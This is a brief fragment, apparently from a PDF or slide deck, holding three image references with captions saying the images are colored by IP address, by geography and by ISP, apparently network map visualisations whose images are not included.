
Colored by IP address!




Colored by geography




Colored by ISP



